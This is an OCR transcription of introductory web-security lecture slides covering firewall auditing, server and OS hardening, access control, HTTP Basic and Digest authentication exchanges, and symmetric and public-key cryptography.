
Social Engineering

- The attempt to talk a lawful user of a system into revealing all that is necessary to break through the security barriers.
- Voice, printed, or e-mail

Auditing Firewalls

- Policy
  - How can we design, implement, or audit without a policy?
- Audit & Review
  - Review design, configuration, machine security
- Penetration Studies
  - High shock value
  - Usually a political agenda

Web Server Security



Operating System Security

- The OS is the foundation
  - Access
    - Who should be accessing Web servers?
  - File permissions
    - You have invited the world to your server
    - What access will they have?
  - Services
    - What will the machine respond to?


Operating System Vulnerabilities

- Unix
  - Apply patches
  - Review services
  - Review all user accounts
  - Review file permissions
- Windows NT
  - Out-of-box issues
  - NetBIOS
  - Trojan horses

Web Server Security

- Bug Fixes
- Indices
- Custom responses
- HTTP put, delete
  - Netscape: magnus.conf, obj.conf, mime.types
  - Apache: httpd.conf, access.conf, srm.conf
  - IIS: Windows registry

Access Restrictions


403 Forbidden - Microsoft Internet Explorer
File Edit View Go Favorites Help
Back Forward Stop Refresh Home Search Favorites History Channels Fullscreen Mail Print
Address http://linux/
Links
Done
Local intranet zone


Forbidden

You don't have permission to access /index.html on this server.

Types of Access Control

- IP address
- Domain name
- User ID and password
- Client certificate
- Network security protocols
- CGI Scripts

User ID & Password


Enter Network Password


Please type your user name and password.

Resource:

User name:

Password:

User ID and Password (Basic)




```
Get /secret.html HTTP/1.0
```

```
HTTP/1.0 401 Unauthorized
WWW_Authenticate: Basic realm=“Private”
```

```
GET /secret.html HTTP/1.0
Authorization: Basic As38Ux1Nb02MsP
```

```
secret.html
```

User ID and Password (Digest)



```
Get /secret.html HTTP/1.1
```

```
HTTP/1.0 401 Unauthorized
WWW_Authenticate: Digest realm=“Private”
nonce=“As38Ux1Nb02MsP”
```

```
GET /secret.html HTTP/1.1
Authorization: Digest
username=“ed” realm=“Private”
nonce=“As38Ux1Nb02MsP” response=“32e...”
```


```
secret.html
```

Advantages of Digest


- No cleartext passwords over the network
- No cleartext passwords on the server
- Replay attacks are difficult
- Shared Disadvantages:
  - man-in-the-middle
  - document not confidential

Cryptography

- “Secret writing”




Symmetric (Private Key)



- Examples: DES, RC4, RC5, Skipjack
- Advantages: fast, secure
- Disadvantages: how to distribute key


Asymmetric (Public Key)



- Examples: RSA
- Advantages: authentication w/ confidentiality
- Disadvantages: slow, key distribution

Certificate Authorities

- Trusted third parties



Secure Sockets Layer (SSL)

